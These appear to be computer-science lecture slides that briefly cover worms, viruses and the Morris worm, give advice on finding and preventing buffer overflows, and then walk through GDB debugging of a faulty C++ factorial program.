
Worms and Viruses

- ▶ Pieces of code that attempt to spread themselves among computers
- ▶ *Worm*
 - A program that can run by itself
 - Can propagate a fully working version of itself on other machines.
- ▶ *Virus*
 - A piece of code that adds itself to other programs, including operating systems
 - Cannot run independently

Morris Worm

- ▶ On Nov 2, 1988 a Cornell graduate student released a worm that brought down the Internet
- ▶ The Morris worm was not written to cause damage, but to gauge the size of the Internet (Experiment gone wrong)
- ▶ First public use of buffer overflow techniques
 - gets() function is used
- ▶ Result:
 - ~10% of computers infected
 - 1000's of wasted sysadmin hours
 - Sentence in federal court: 400 hours of community service and ~\$10,000 fine

Misuse can have serious consequences – do not experiment with this on public networks / computing resources



How Can You Identify Buffer Overflows in Your Code?

- Supply long/incorrect inputs
 - If the application shows segmentation fault it might be vulnerable
- Inspect source code for incorrect usage
- Use automated testing tools (e.g. fuzzing)
 - An automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program.
 - Makes random modifications to real inputs

Check All Writes into Buffers

- Avoid or judiciously use dangerous functions
 - `gets()`, `strcpy()`, `strcat()`, `sprint()`, `scanf()`
 - They generate a byte sequence without being given any indication of the size of the destination buffer
 - lead to vulnerabilities to buffer overflow.
- Alternatives
 - Check input size first
 - Dynamically allocate (`malloc`) sufficiently large array, if input size is known
 - Use: `fgets()`, `strncpy()`, `strncat()`, `snprintf()`

When using buffers, be careful about their maximum length and handle them appropriately.

GDB Debugger

- ▶ Various methods to debug a code
 - Print out messages to the screen
 - Use a debugger
- ▶ GDB: GNU DeBugger
- ▶ Locate the source of the bug
 - Which line of code the fault occurs
 - Know about the values in the method
 - Who called the method
 - Why the error occurs

Use GDB to Debug

- ▶ Starting GDB
 - \$ gdb <executable name>
- ▶ Setting breakpoints
 - (gdb) break <source code line number>
- ▶ Running the program
 - (gdb) run
- ▶ Look at the code where the program is stopped
 - “list” command: (gdb) list
- ▶ Run the program line-by-line or continuously
 - Under gdb environment, use commands “next” and “step” and “continue”

For example

```
1 value=display();  
2 readinput();
```

- “next” gets line 1 executed and advances to line 2
- “step” step into display() and advances to the first line of display()

Use GDB to Debug (Continue)

- ▶ Examining the variables
 - Examine local variables to check the program misbehavior:
(gdb) print <var name to print>
 - Modify the variables: (gdb) set <var> = <value>
- ▶ Setting watch points
 - Provide a running commentary of changes to the variables
 - Notify when the value is written
 - (gdb) watch <var>
 - Can only set watchpoints for a variable in scope
 - Need use both breakpoint and watchpoint to watch the variables in different functions
- ▶ Quit
 - Use kill to stop the program when it is paused
 - Use quit to quit GDB

Example (Gdb example):

lecture_9_code/Gdb_example/Gdb_example.c

```
1 #include<iostream>
2 using namespace std;
3 long factorial(int n);
4 int main()
5 {
6     int n(0);
7     cout<<"Input the number n\n";
8     cin>>n;
9     cout<<"Calling the factorial function\n";
10    long val=factorial(n);
11    cout<<"The factorial is: "<<val;
12    cin.get();
13    return 0;
14 }
15 //function to calculate factorial of n
16 long factorial(int n)
17 {
18     long result(1);
19     while(n--)
20     {
21         result = result * n;
22     }
23     return result;
24 }
```

This program computes the factorial of an input number n:
The factorial of n: $n! = n*(n-1)*(n-2)*\dots*1$
result = n!

Terminal
\$./main

Example (Gdb example):

Output

```
$ ./main
```

```
Input the number n  
3  
Calling the factorial function  
The calculated factorial is: 0
```

- This program computes the factorial of a number erroneously but the compiling of the program shows no error
- The goal of debugging is to pinpoint the reason of the error

Example (Gdb example): Debugging Process

- Set a breakpoint just in the line of the function call
- Step into the function from that line
- Set watchpoints for both the calculation result and the input number as it changes.
- Analyze the results from the watchpoints to find problematic behaviors

Example (Gdb example): Debugging Process

\$ gdb main

line 10 long val=factorial(n);

```
Reading symbols from main...done.
(gdb) break 10      Add the breakpoint when calling the factorial function
Breakpoint 1 at 0x40009c4: file gdb_example.c, line 10.
(gdb) run        Run the debugging
Starting program: /home/chen/Desktop/networkprogram/lecture_9_code/gdb_example/main
Input the number n
3          Input the number n
```

```
Breakpoint 1, main () at gdb_example.c:10
10          long val=factorial(n);
(gdb) step      At the breakpoint, step in to the function
factorial (n=3) at gdb_example.c:19
19          long result(1);
(gdb) list      Look at the code part the program stops at
14          return 0;
15      }
16
17      long factorial(int n)
18      {
19          long result(1);
20          while(n--)
21          {
22              result*=n;
23          }
```

Example (Gdb example): Debugging Process

```
(gdb) watch n
Hardware watchpoint 2: n      Set watchpoints at "n" and "result"
(gdb) watch result
Hardware watchpoint 3: result
(gdb) continue      Continue the program until the watchpoint changes
Continuing.

Hardware watchpoint 3: result

Old value = 0      result is initiated to 1
New value = 1
factorial (n=3) at gdb_example.c:20
20          while(n--)
(gdb)      Just hit "Enter" to continue
Continuing.

Hardware watchpoint 2: n

Old value = 3
New value = 2
0x0000000000400a4c in factorial (n=2) at gdb_example.c:20
20          while(n--)
(gdb)      Just hit "Enter" to continue
Continuing.
```

Example (Gdb example): Debugging Process

```
Hardware watchpoint 3: result  
  
Old value = 1  
New value = 2  
factorial (n=2) at gdb_example.c:20  
20          while(n--)  
(gdb)  
Continuing.
```

result changes to 2! But result should start multiplication from 3. Find the 1st bug

```
Hardware watchpoint 2: n  
  
Old value = 2  
New value = 1  
0x0000000000400a4c in factorial (n=1) at gdb_example.c:20  
20          while(n--)  
(gdb)  
Continuing.
```

n changes to 1, while result = 2x1 does not change

```
Hardware watchpoint 2: n  
  
Old value = 1  
New value = 0  
0x0000000000400a4c in factorial (n=0) at gdb_example.c:20  
20          while(n--)  
(gdb)  
Continuing.
```

n changes to 0. To calculate factorial, we need to stop the loop before n reaches 0. Find the 2nd bug.

```
Hardware watchpoint 3: result  
  
Old value = 2  
New value = 0  
factorial (n=0) at gdb_example.c:20  
20          while(n--)  
(gdb)  
Continuing.
```

Example (Gdb example): Debugging Process

```
Hardware watchpoint 2: n  
  
Old value = 0  
New value = -1  
0x0000000000400a4c in factorial (n=-1) at gdb_example.c:20  
20          while(n--)  
(gdb)  
Continuing.
```

When exiting the factorial function, the watchpoints are deleted

Watchpoint 2 deleted because the program has left the block in which its expression is valid.

Watchpoint 3 deleted because the program has left the block in which its expression is valid.

```
0x00000000004009ce in main () at gdb_example.c:10  
10          long val=factorial(n);  
(gdb) print val  
$1 = 140737488346832  
(gdb) next  
11          cout<<"Calling the factorial function\n";  
(gdb) next  
Calling the factorial function  
12          cout<<"The calculated factorial is: "<<val<<'\n';  
(gdb) continue  
Continuing.  
The calculated factorial is: 0  
[Inferior 1 (process 29277) exited normally]  
(gdb) quit
```

Print the “value” and exit the program normally

Example (Gdb example): Debugging Process

Identify the errors:

- Loop should stop before n goes to 0
- result should start multiplication from n and stops at 1

```
20     while(n--)  
21     {  
22         result = result * n;  
23     }
```

Change to


```
while(n>0)  
{  
    result*=n;  
    n = n-1;  
}
```

Homework Readings

- ▶ CSAPP: Computer Systems – A Programmer’s Perspective
 - Chapter 3.11, 3.12